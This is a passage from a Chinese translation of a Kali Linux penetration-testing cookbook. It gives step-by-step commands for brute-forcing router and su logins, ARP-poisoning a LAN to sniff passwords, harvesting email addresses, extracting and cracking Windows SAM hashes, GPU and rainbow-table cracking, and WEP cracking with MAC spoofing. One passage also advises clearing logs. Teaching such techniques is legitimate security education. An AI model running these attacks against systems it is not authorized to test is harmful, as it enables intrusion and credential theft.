

3. 下面，我们要做一些调整。在 `Performance Options` （执行选项）下面，我们将任务数量从 16 设置为 2。原因是我们不打算让这么多进程运行，这样会使服务器崩溃。虽然它是可选的，我们也希望选择 `Exit after first found pair` （在首次发现匹配之后退出）选项。




4. 最后，我们要设置我们的目标。点击 `Target` （目标）标签页并设置我们的目标和协议。这里，我们使用 Metasploitable 主机（ `192.168.10.111` ）的 HTTP 端口。




5. 最后我们点击 `Start` （开始）标签页的 `Start` 按钮来启动攻击。




# 8.3 获得路由访问

这个秘籍中，我们会使用 Medusa 来进行爆破攻击。

当今，我们处于网络社会之中。随着联网视频游戏系统的诞生，多数家庭拥有数台计算机，并且小型业务以创纪录的趋势增长。路由器也成为了网络连接的基石。然而，富有经验的网络管理员的数量并没有增长，以保护这些路由器，使得许多这种路由器易于被攻击。

## 准备

需要连接到互联网或内部网络的计算机。也需要可用的路由器。

## 操作步骤

1. 在开始菜单中，访问 `Applications | Kali Linux | Password Attacks | Online Attacks | medusa` 。当 Medusa 启动后，它会加载 `help` （帮助）文件。

```
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n
et>

medusa: option requires an argument -- 'h'
CRITICAL: Unknown error processing command-line options.
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C
 file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Use
rname)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple ti
mes with a
                 different parameter each time and they will all be sent to the
module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
```

2. 我们现在已选定的选项来云顶 Medusa。

```
medusa –M http -h 192.168.10.1 -u admin -P /usr/share/wfuzz/ wordlist/fuzzdb/wordl
ists-user-passwd/passwds/john.txt -e ns -n 80 -F
```

   - `-M http` 允许我们指定模块。这里，我们选择了 HTTP 模块。
   - `-h 192.168.10.1` 允许我们指定主机。这里，我们选择了 `192.168.10.1` （路由的 IP 地址）。
   - `-u admin` 允许我们指定用户。这里我们选择了 `admin` 。

    - `-P [location of password list]` 允许我们指定密码列表的位置。
    - `-e ns` 允许我们指定额外的密码检查。 `ns` 变量允许我们使用用户名作为密码，并且使用空密码。
    - `-n 80` 允许我们指定端口号码。这里我们选择了 `80` 。
    - `-F` 允许我们在成功找到用户名密码组合之后停止爆破。

```
root@kali:~# medusa -M http -h 192.168.10.1 -u admin -P /usr/share/wfuzz/wordlists/fuzzdb/wordlists-user-passwd/passwds/john.txt -e ns -n 80 -F
```

3. Medusa 会运行，并尝试所有用户名和密码组合，直到某次成功。

## 工作原理

这个秘籍中，我们使用 Medusa 来爆破目标路由器的密码。能够这样做的好处就是，一旦你能够访问路由器，你就可以更新它的设置，便于你以后再访问它，或者甚至是重定向发送给它的流量来改变你选择的位置。

## 更多

你也可以直接从命令行运行 Medusa，通过键入 `medusa` 命令。

你也可以传入其它选项给 Medusa，取决于你的情况。细节请参见帮助文档，通过在终端窗口仅仅键入 `medusa` 来显示。

模块类型

下面是我们可以用于 Medusa 的模块列表：

- AFP
- CVS
- FTP
- HTTP
- IMAP
- MS-SQL
- MySQL
- NetWare
- NNTP
- PCAnywhere
- Pop3
- PostgreSQL
- REXEC
- RLOGIN

- RSH
- SMBNT
- SMTP-AUTH
- SMTp-VRFY
- SNMP
- SSHv2
- Subversion
- Telnet
- VMware Authentication
- VNC
- Generic Wrapper
- Web form

# 8.4 密码分析

这个秘籍中，我们会学到如何在密码攻击之前分析密码。密码分析的目的是允许我们通过收集目标机器、业务以及其它的信息来得到更小的单词列表。在我们的教程中，我们会使用 Ettercap 和 它的 ARP 毒化功能来嗅探流量。

## 准备

这个秘籍需要局域网的连接。

## 操作步骤

让我们启动 Ettercap 来进行密码分析。

1. 我们以配置 Ettercap 来开始这个秘籍。首先，我们找到它的配置文件并用 VIM 编辑它。

   ```
   locate etter.conf
   vi /etc/etterconf
   ```

   要注意，你的位置可能不同。

2. 将 `ec_uid` 和 `ec_gid` 改为 `0` 。

   ```
   [privs]
   ec_uid = 0                # nobody is the default
   ec_gid = 0                # nobody is the default

   [mitm]
   ```


3. 下面我们需要取消下面的 IPTABLES 行的注释。它在靠近文件末尾的 `LINUX` 一节。

```
# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```


4. 现在，我们将要启动 Ettercap。使用 `-G` 选项，加载图形化界面（GUI）。





5. 我们开启统一嗅探。你可以按下 `Shift + U` 或者访问菜单栏中的 `Sniff | Unified sniffing...` 。





6. 选择网络接口。





7. 下面，我们开始 `Scan for hosts` （扫描主机），这可以通过按下 `Ctrl + S` 或访问菜单栏的 `Hosts | Scan for hosts` 来完成。





8. 现在我们能够让 Ettercap 开始嗅探了。你可以按下 `Ctrl + W` 或访问菜单栏的 `Start | Start Sniffing` （开始嗅探）。




9. 最后，我们开始进行 ARP 毒化。访问菜单栏的 `Mitm | Arp poisoning` （ARP 毒化）。





10. 在出现的窗口中，选中 `Sniff remote connections` （嗅探远程连接）的选项。





11. 取决于网络情况，我们会看到信息。




12. 一旦我们找到了我们想找的信息（用户名和密码）。我们会关闭 Ettercap。你可以按下 `Ctrl + E` 或者访问菜单栏的 `Start | Stop sniffing` （停止嗅探）来完成。




13. 现在我们需要关闭 ARP 毒化来使网络恢复正常。




## 工作原理

这个秘籍中，我们使用 Ettercap 来毒化网络并偷取网络上的用户名和密码。我们以寻找和修改 Ettercap 的配置文件来开始。之后我们启动了 Ettercap 并使用 ARP 毒化执行中间人（MITM）攻击。由于流量被重定向到我们的主机，当用户名和密码在网络上传播时，我们就能够看到它们。

## 更多

我们也可以使用 Metasploit 来分析用户名和面。我们会通过使用搜索邮件收集器模块来执行它。

1. 打开终端窗口并启动 MSFCONSOLE：

```
msfconsole
```

2. 搜索邮件收集器；

```
search email collector
```

```
msf > search email collector

Matching Modules
================

   Name                                          Disclosure Date  Rank    D
   ----                                          ---------------  ----    -
   auxiliary/gather/search_email_collector                        normal  S
r

msf >
```

3. 键入下列命令来使用搜索邮件收集器模块：

```
use auxiliary/gather/search_email_collector
```

4. 展示该模块可用的选项：

```
show options
```

```
msf auxiliary(search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DOMAIN                          yes       The domain name to locate email addresses for
   OUTFILE                         no        A filename to store the generated email list
   SEARCH_BING    true             yes       Enable Bing as a backend search engine
   SEARCH_GOOGLE  true             yes       Enable Google as a backend search engine
   SEARCH_YAHOO   true             yes       Enable Yahoo! as a backend search engine

msf auxiliary(search_email_collector) >
```

5. 下面我们设置域名。如果不想被有关部门查水表的话，请小心选择域名。

6. 将域名设为你希望的域名：

```
set domain  gmail.com
```

7. 设置输入文件。这并不是必需的。如果你打算运行多个攻击，或打算稍后也能运行某个攻击，推荐设置它。

```
set outfile /root/Desktop/fromwillie.txt
```

```
msf auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf auxiliary(search_email_collector) > set outfile /root/Desktop/fromwillie.txt
outfile => /root/Desktop/fromwillie.txt
msf auxiliary(search_email_collector) >
```

8. 最后，我们开始攻击。

```
run
```

```
[*] Writing email address list to /root/Desktop/gmail.com...
[*] Auxiliary module execution completed
msf  auxiliary(search_email_collector) >
```

# 8.5 使用 John the Ripper 破解 Windows 密码

这个秘籍中，我们会使用 John the Ripper 来破解 Windows 安全访问管理器（SAM）文件。SAM文件储存了目标系统用户的用户名和密码的哈希。出于安全因素，SAM文件使用授权来保护，并且不能在 Windows 系统运行中直接手动打开或复制。

## 准备

你将会需要访问 SAM 文件。

这个秘籍中，我们假设你能够访问某台 Windows 主机。

## 操作步骤

让我们开始使用 John the Ripper 破解 Windows SAM 文件。我们假设你能够访问某台 Windows 主机，通过远程入侵，或者物理接触，并且能够通过 USB 或 DVD 驱动器启动 Kali Linux。

1. 看看你想挂载哪个硬盘：

```
Fdisk -l
```

2. 挂载该硬盘，并将 `target` 设为它的挂载点。

```
mount /dev/sda1 /target/
```

3. 将目录改为 Windows SAM 文件的位置：

```
cd /target/windows/system32/config
```

4. 列出目录中所有内容。

```
ls -al
```

5. 使用 SamDump2 来提取哈希，并将文件放到你的 root 用户目录中的一个叫做 `hashes` 的文件夹中。

```
samdump2 system SAM > /root/hashes/hash.txt
```

6. 将目录改为 John the Ripper 所在目录。

7. 运行 John the Ripper：

```
./john /root/hashes/hash.txt
./john /root/hashes/hash.txt-f:nt  (If attacking a file on a NTFS System)
```

# 8.6 字典攻击

这个秘籍中，我们会进行字典或单词列表的攻击。字典攻击使用事先准备的密码集合，并尝试使用单词列表爆破与指定用户匹配的密码。所生成的字典通常由三种类型：

```
+    只有用户名：列表只含有用户名。
+    只有密码：列表只含有密码。
+    用户名和密码：列表含有生成的用户名和密码。
```

出于演示目的，我们使用 Crucnch 来生成我们自己的密码字典。

## 准备

需要在 Kali 上安装 Crunch。

## 操作步骤

Kali 的好处是已经安装了 Crunch，不像 BackTrack。

1. 打开终端窗口，并输入 `crunch` 命令来查看 Crunch 的帮助文件。

   ```
   crunch
   ```

   ```
   root@kali:~# crunch
   crunch version 3.4

   Crunch can create a wordlist based on criteria you specify.  The outout from cru
   nch can be sent to the screen, file, or to another program.

   Usage: crunch <min> <max> [options]
   where min and max are numbers

   Please refer to the man page for instructions and examples on how to use crunch.
   root@kali:~#
   ```

2. 使用 Crunch 生成密码的基本语法是，`[minimum length] [maximum length] [character set] [options]` 。

3. Crunch 拥有几种备选选项。一些常用的如下：

   - `-o` ：这个选项允许你指定输出列表的文件名称和位置、
   - `-b` ：这个选项允许你指定每个文件的最大字节数。大小可以以 KB/MB/GB 来指定，并且必须和 `-o START` 触发器一起使用。
   - `-t` ：这个选项允许你指定所使用的模式。
   - `-l` ：在使用 `-t` 选项时，这个选项允许你将一些字符标识为占位符（`@` ，`%` ，`^` ）。

4. 下面我们执行命令来在桌面上创建密码列表，它最少 8 个字母，最大 10 个字符，并且使用字符集 `ABCDEFGabcdefg0123456789` 。

   ```
   crunch 8 10 ABCDEFGabcdefg0123456789 –o /root/Desktop/ generatedCrunch.txt
   ```

   ```
   oot@kali:~# crunch 8 10 ABCDEFGabcdefg0123456789 -o /root/Desktop/generatedCrunch.txt
   runch will now generate the following amount of data: 724845943848960 bytes
   91266960 MB
   75065 GB
   59 TB
    PB
   runch will now generate the following number of lines: 66155263819776
   ```

5. 一旦生成了文件，我们使用 Nano 来打开文件：

   ```
   nano /root/Desktop/generatedCrunch.txt
   ```

## 工作原理

这个秘籍中我们使用了 Crunch 来生成密码字典列表。

# 8.7 使用彩虹表

这个秘籍中我们会学到如何在 Kali 中使用彩虹表。彩虹表是特殊字典表，它使用哈希值代替了标准的字典密码来完成攻击。出于演示目的，我们使用 RainbowCrack 来生成彩虹表。

## 操作步骤

1. 打开终端窗口并将目录改为 `rtgen` 的目录：

    ```
    cd /usr/share/rainbowcrack/
    ```

    ```
    root@kali:~# cd /usr/share/rainbowcrack
    root@kali:/usr/share/rainbowcrack#
    ```

2. 下面我们要启动 `rtgen` 来生成基于 MD5 的彩虹表。

    ```
    ./rtgen md5 loweralpha-numeric 1 5 0 3800 33554432 0
    ```

    ```
    root@kali:/usr/share/rainbowcrack# ./rtgen md5 loweralpha-numeric 1 5 0 3800 335
    54432 0
    rainbow table md5_loweralpha-numeric#1-5_0_3800x33554432_0.rt parameters
    hash algorithm:         md5
    hash length:            16
    charset:                abcdefghijklmnopqrstuvwxyz0123456789
    charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73
     74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37 38 39
    charset length:         36
    plaintext length range: 1 - 5
    reduce offset:          0x00000000
    plaintext total:        62193780

    sequential starting point begin from 0 (0x0000000000000000)
    generating...
    ```

3. 一旦彩虹表生成完毕，你的目录会包含 `.rt` 文件。这取决于用于生成哈希的处理器数量，大约需要 2~7 个小时。

4. 为了开始破解密码，我们使用 `rtsort` 程序对彩虹表排序，使其更加易于使用。

## 工作原理

这个秘籍中，我们使用了 RainbowCrack 攻击来生成、排序和破解 MD5 密码。RainbowCrack 能够使用彩虹表破解哈希，基于一些预先准备的哈希值。我们以使用小写字母值生成 MD5 彩虹表来开始。在秘籍的末尾，我们成功创建了彩虹表，并使用它来破解哈希文件。

# 8.8 使用英伟达统一计算设备架构（CUDA）

这个秘籍中，我们会使用英伟达统一计算设备架构（CUDA）来破解密码哈希。CUDA 是一个并行计算平台，它通过利用 GPU 的能力来提升计算性能。随着时间的流逝，GPU 的处理能力有了戏剧性的提升，这让我们能够将它用于计算目的。出于演示目的，我们使用 CudaHashcat-plus 来破解密码。

## 准备

需要 CUDA 所支持的显卡来完成这个秘籍。

## 操作步骤

1. 打开终端窗口并将目录改为 OclHashcat-plus 所在目录。

    ```
    cd /usr/share/oclhashcat-plus
    ```

    ```
    root@kali:/usr/share/oclhashcat-plus# ls
    charsets             cudaHashcat-plus.bin  example.dict     oclExample400.sh
    cudaExample0.sh      example0.hash         hashcat.hcstat   oclExample500.sh
    cudaExample400.sh    example400.hash       kernels          oclHashcat-plus.bin
    cudaExample500.sh    example500.hash       oclExample0.sh   rules
    root@kali:/usr/share/oclhashcat-plus#
    ```

2. 执行下列命令来启动 CudaHashcat-plus 的帮助文件：

    ```
    ./cudaHashcat-plus.bin –help
    ```

3. 运行 CudaHashcat 的语法是 `cudaHashcat-plus.bin [options] hash [mask]` 。

    > 使用 OclHashcat 的重点之一是理解它的字符集结构。

4. 在我们开始攻击之前，让我们先看看一些可用的攻击向量。CudaHashcat 在攻击中使用左右掩码。密码的字符按照掩码划分，并且被均分为左和右掩码。对于每个掩码，你可以为其指定字典或字符集。出于我们的目的，我们会使用定制的字符集。

5. 为了指定自定义字符集，我们使用 `-1` 选项。我们可以设置任意多的自定义字符集，只要为它们指定一个数值（ `1-n` ）。每个自定义字符都由问号（ `?` ）来表示，并且随后是字符类型。可用的选择是：

    - `d` 指定数字（0~9）
    - `l` 指定小写字母
    - `u` 指定大写字母
    - `s` 指定特殊字符
    - `1-n` 指定用做占位符的自定义字符集。

6. 这样将它们组合起来，我们就指定了一个自定义字符集，它包括特殊字符（`s`），大写字母（`u`），小写字母（`l`）和数字（`d`），生成长度为 8 的密码。我们打算指定叫做 `attackfile` 的哈希表。

```
./cudaHashcat-plus.bin attackfile -1 ?l?u?d?s ?1?1?1?1 ?1?1?1?1
```

7. 我们可以将这个命令这样拆分：

    - `./cudaHashcat-plus.bin` 调用了 CudaHashcat 。
    - `attackfile` 是我们的攻击文件。
    - `-1 ?l?u?d?` 指定了自定义字符集 `1`，它包含小写字母、大写字母、数字和特殊字符。
    - `?1?1?1?1` 是使用字符集 `1` 的左掩码。
    - `?1?1?1?1` 是使用字符集 `1` 的右掩码。

    这就结束了。

# 8.9 使用 ATI Stream

这个秘籍中，我们会使用 ATI Stream 来破解密码哈希。ATI Stream 类似于 CUDA，因为它是一个并行计算平台，它可以通过利用 GPU 的能力来提升计算性能。随着时间的流逝，GPU 的处理能力有了戏剧性的提升，这让我们能够将它用于计算目的。出于演示目的，我们使用 OclHashcat-plus 来破解密码。OclHashcat 有两种版本：plus 和 lite。两个都包含在 Kali 中。

## 准备

需要支持 ATI Stream 的显卡来完成这个秘籍。

## 操作步骤

让我们开始使用 OclHashcat-plus。

1. 打开终端窗口并将目录改为 OclHashcat-plus 所在目录。

```
cd /usr/share/oclhashcat-plus
```

```
root@kali:/usr/share/oclhashcat-plus# ls
charsets            cudaHashcat-plus.bin  example.dict    oclExample400.sh
cudaExample0.sh     example0.hash         hashcat.hcstat  oclExample500.sh
cudaExample400.sh   example400.hash       kernels         oclHashcat-plus.bin
cudaExample500.sh   example500.hash       oclExample0.sh  rules
root@kali:/usr/share/oclhashcat-plus#
```

2. 执行下列命令来启动 OclHashcat-plus 的帮助文件：

```
./oclHashcat-plus.bin –help
```

3. 运行 OclHashcat 的语法是 `oclHashcat-plus.bin [options] hash [mask]` 。

> 使用 OclHashcat 的重点之一是理解它的字符集结构。

4. 在我们开始攻击之前，让我们先看看一些可用的攻击向量。OclHashcat 在攻击中使用左右掩码。密码的字符按照掩码划分，并且被均分为左和右掩码。对于每个掩码，你可以为其指定字典或字符集。出于我们的目的，我们会使用定制的字符集。

5. 为了指定自定义字符集，我们使用 `-1` 选项。我们可以设置任意多的自定义字符集，只要为它们指定一个数值（ `1-n` ）。每个自定义字符都由问号（ `?` ）来表示，并且随后是字符类型。可用的选择是：

    - `d` 指定数字（0~9）
    - `l` 指定小写字母
    - `u` 指定大写字母
    - `s` 指定特殊字符
    - `1-n` 指定用做占位符的自定义字符集。

6. 这样将它们组合起来，我们就指定了一个自定义字符集，它包括特殊字符（ `s` ），大写字母（ `u` ），小写字母（ `l` ）和数字（ `d` ），生成长度为 8 的密码。我们打算指定叫做 `attackfile` 的哈希表。

```
./oclHashcat-plus.bin attackfile -1 ?l?u?d?s ?1?1?1?1 ?1?1?1?1
```

7. 我们可以将这个命令这样拆分：

    - `./oclHashcat-plus.bin` 调用了 OclHashcat 。

    - `attackfile` 是我们的攻击文件。

    - `-1 ?l?u?d?` 指定了自定义字符集 `1` ，它包含小写字母、大写字母、数字和特殊字符。

    - `?1?1?1?1` 是使用字符集 `1` 的左掩码。

    - `?1?1?1?1` 是使用字符集 `1` 的右掩码。

这就结束了。

# 8.10 物理访问攻击

这个秘籍中，我们会使用 SUCrack 来执行物理访问密码攻击。 SUCrack 是个多线程的工具，能够通过 `su` 来执行本地用户账户的暴力破解。Linux 的 `su` 命令允许你作为替代用户来运行命令。这个攻击，虽然在你不能通过其他手段提权 Linux 系统时非常有用，但是会填满日志文件，所以请确保在完成之后清理这些日志。

SUCrack 拥有几种备选的可用命令：

- `--help` 允许你查看它的帮助文档。
- `-l` 允许你修改我们尝试绕过登录的用户。
- `-s` 允许你设置展示统计信息的秒数间隔。默认值为 3 秒。
- `-a` 允许你设置是否使用 ANSI 转义代码。
- `-w` 允许你设置工作线程的数量。由于 SUCrack 是多线程的，你可以运行任意多的线程。我们推荐你只使用一个线程，因为每次失败的登录尝试在尝试下个密码之前通常有三秒的延迟。

## 操作步骤

1. 为了使用 SUCrack，你需要在启动时指定单词列表。否则，你会得到一条搞笑的信息。打开终端窗口并执行 `sucrack` 命令。出于我们的目的，我们会使用之前创建的自定义单词列表文件，它由 Crunch 生成。但是，你可以指定任何希望的单词列表。

   ```
   sucrack /usr/share/wordlists/rockyou.txt
   ```

2. 如果你打算设置两个工作线程，以及每 6 秒显示一次统计信息，并且使用 ANSI 转义代码，你可以使用下列命令：

   ```
   sucrack –w 2 –s 6 –a /usr/share/wordlists/rockyou.txt
   ```

   这就结束了。

## 工作原理

这个秘籍中，我们使用 SUCrack 来对系统的 root 用户执行物理访问密码攻击。使用单词列表的攻击可以对管理员（默认）或特定用户指定。我们运行 `sucrack` 命令，它为我们执行攻击。

# 第九章 无线攻击

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>
> 

## 简介

当今，无线网络随处可见。由于用户四处奔走，插入以太网网线来获取互联网访问的方式非常不方便。无线网络为了使用便利要付出一些代价；它并不像以太网连接那样安全。这一章中，我们会探索多种方式来操纵无线网络流量，这包括移动电话和无线网络。

## 9.1 WEP 无线网络破解

WEP（无线等效协议）于 1999 年诞生，并且是用于无线网络的最古老的安全标准。在 2003 年，WEP 被 WPA 以及之后被 WPA2 取代。由于可以使用更加安全的协议，WEP 加密很少使用了。实际上，推荐你永远不要使用 WEP 加密来保护你的网络。有许多已知的方式来攻击 WEP 加密，并且我们在这个秘籍中会探索这些方式之一。

这个秘籍中，我们会使用 AirCrack 套件来破解 WEP 密码。 AirCrack 套件（或 AirCrack NG）是 WEP 和 WPA 密码破解程序，它会抓取无线网络封包，分析它们，使用这些数据来破解 WEP 密码。

### 准备

为了执行这个秘籍中的任务，需要Kali 终端窗口的经验。也需要受支持的配置好的无线网卡，用于封包注入。在无线网卡的例子中，封包注入涉及到发送封包，或将它注入到双方已经建立的连接中。请确保你的无线网卡允许封包注入，因为并不是所有无线网卡都支持它。

### 操作步骤

让我们开始使用 AirCrack 来破解WEP 加密的网络会话。

1. 打开终端窗口，并产生无线网络接口的列表：

    ```
    airmon-ng
    ```

    ```
    root@kali:~# airmon-ng
    ```

2. 在 `interface` 列下，选择你的接口之一。这里，我们使用 `wlan0` 。如果你的接口不同，例如 `mon0` ，请将每个提到 `wlan0` 的地方都换成它。

3. 下面，我们需要停止 `wlan0` 接口，并把它关闭，便于我们接下来修改 MAC 地址。

```
airmon-ng stop
ifconfig wlan0 down
```

4. 下面，我们需要修改我们接口的 MAC 地址。由于机器的 MAC 地址会在任何网络上标识你的存在，修改机器的标识允许我们隐藏真正的 MAC 地址。这里，我们使用 `00:11:22:33:44:55` 。

```
macchanger --mac 00:11:22:33:44:55 wlan0
```

5. 现在我们需要重启 `airmon-ng` 。

```
airmon-ng start wlan0
```

6. 下面，我们会使用 `airodump` 来定位附近的可用无线网络。

```
airodump-ng wlan0
```

7. 这会出现可用无线网络的列表。一旦你找到了你想要攻击的网络，按下 `Ctrl + C` 来停止搜索。选中 `BSSID` 列中的 MAC 地址，右击你的鼠标，并且选择复制。同时，把网络正在发送哪个频道的信号记录下载。你会在 `Channel` 列中找到这个信息。这里，这个频道是 `10` 。

8. 现在运行 `airodump` ，并且将所选 `BSSID` 的信息复制到文件中。我们会使用下列选项：

    - `-c` 允许我们选择频道。这里我们选择 `10` 。
    - `-w` 允许我们选择文件名称。这里我们选择 `wirelessattack` 。
    - `-bssid` 允许我们选择我们的 `BSSID` 。这里，我们从剪贴板上粘贴 `09:AC:90:AB:78` 。

```
airodump-ng –c 10 –w wirelessattack --bssid 09:AC:90:AB:78 wlan0
```

9. 新的窗口会打开，并展示这个命令的输出。保持这个窗口开着。

10. 打开另一个终端窗口，为了尝试组合它们，我们运行 `aireplay` 。它拥有下列语法： `aireplay-ng -1 0 –a [BSSID] –h [our chosen MAC address] –e [ESSID] [Interface]` 。

```
aireplay-ng -1 0 -a 09:AC:90:AB:78 –h 00:11:22:33:44:55 –e backtrack wlan0
```

11. 下面，我们发送一些流量给路由器，便于捕获一些数据。我们再次使用 `aireplay` ，以下列格式： `aireplay-ng -3 –b [BSSID] – h [Our chosen MAC address] [Interface]` 。

```
aireplay-ng -3 –b 09:AC:90:AB:78 –h 00:11:22:33:44:55 wlan0
```

12. 你的屏幕会开始被流量填满。将它运行一到两分钟，直到你拥有了用来执行破解的信息。

13. 最后我们运行 AirCrack 来破解 WEP 密码。

```
aircrack-ng –b 09:AC:90:AB:78 wirelessattack.cap
```

这就结束了。

## 工作原理

